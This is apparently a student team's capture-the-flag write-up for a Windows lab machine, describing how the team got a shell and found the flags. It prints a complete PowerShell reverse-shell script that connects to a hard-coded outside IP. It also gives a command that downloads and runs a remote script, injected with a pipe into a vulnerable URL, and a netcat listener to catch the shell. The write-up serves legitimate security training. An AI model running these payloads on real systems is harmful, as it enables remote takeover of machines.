
Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: Netcat, THM AttackBox, Kali, Nano, Python3, Reverse shell, Github, Burpsuite

Thought Process and Methodology and Attempts:

Now that we already know what kind of vulnerability the machine has, we tried to exploit it by redirecting the link with our reverse shell. Since it is on Windows, we decided to use powershell reverse shell and got our reverse shell script from [github](). We change the scripts' IP Address and port to our IP Address and our desirable port.







```
$client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%
{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

In Burpsuite, we put our command "powershell.exe -c iex(new-object net.webclient).downloadstring('http://IP_ADDRESS/file.ps1')" that we will be executing our file in Burpsuites' decoder.


Powershell

```
1 powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')
```


We used URL encoder, so that our code can be put into the link of the vulnerable website. For some reason it doesn't accept spaces and we have to encode our command twice to get it executed




After that, we used the python command “python3 -m http.server” to turn our current directory into a simple http server. Then, we start netcat “nc -lvnp PORT” to listen when our file is executed.



With that, we put our encoded command at the end of the “Equinox” with pipe “|” so that we can start our exploit.



Once we send our link, we had to wait about 2-3 minutes until our netcat listened to our reverse shell. Then, pressing “Enter” will redirect us to “E:\xampp\htdocs\internal> ” in our victim machine.




Horizontal Privilege Escalation

Members Involved: Danish, Luqman, Amirah, Adlin


Tools used: Python3, Netcat, THM AttackBox, Kali

Thought Process and Methodology and Attempts:


Our computers usually have a C drive which contains the operating system and the related system files installed on your PC. An E drive, on the other hand, is usually the DVD drive and is considered a removable media. To access the flags, we changed our directory to the C drive of the victim machine.



After listing its directories, we took a look at the Users folder.



We checked Admins' directories, but we did not find any flag. We tried going to Administrators' Desktop, and found a user.txt. We then read the text file, and got our first flag.




Root Privilege Escalation

Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: THM AttackBox, Kali

Thought Process and Methodology and Attempts:

After a few more tries with other users, we found out that SuperAdmin's directories are hidden and cannot be found. We deducted that our last flag in the root.txt file must be here. We also know several common directories in a computer, such as Desktop and Downloads. We tried several ways of finding the text file, and finally got the flag.



Contributions

Student ID	Name	Contribution	Signatures
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Found a way to limit our search for usernames and passwords using Hydra.	
1211101384	Ahmad Luqman Bin Zakarani	Found out that the website has SSRF vulnerabilities.	
1211103223	Amirah Hakimah Binti Masri	Found a way to make sure our reverse shell got in and our netcat listened.	
1211103656	Adlin Sofea Binti Adam Saffian	Found a way to use the AXFR Dig command to find more domain hosts.	

We did most of it together :)

OUR VIDEO LINK: https://www.youtube.com/watch?v=hkZgC6SI0QM&ab_channel=AmirahHakimah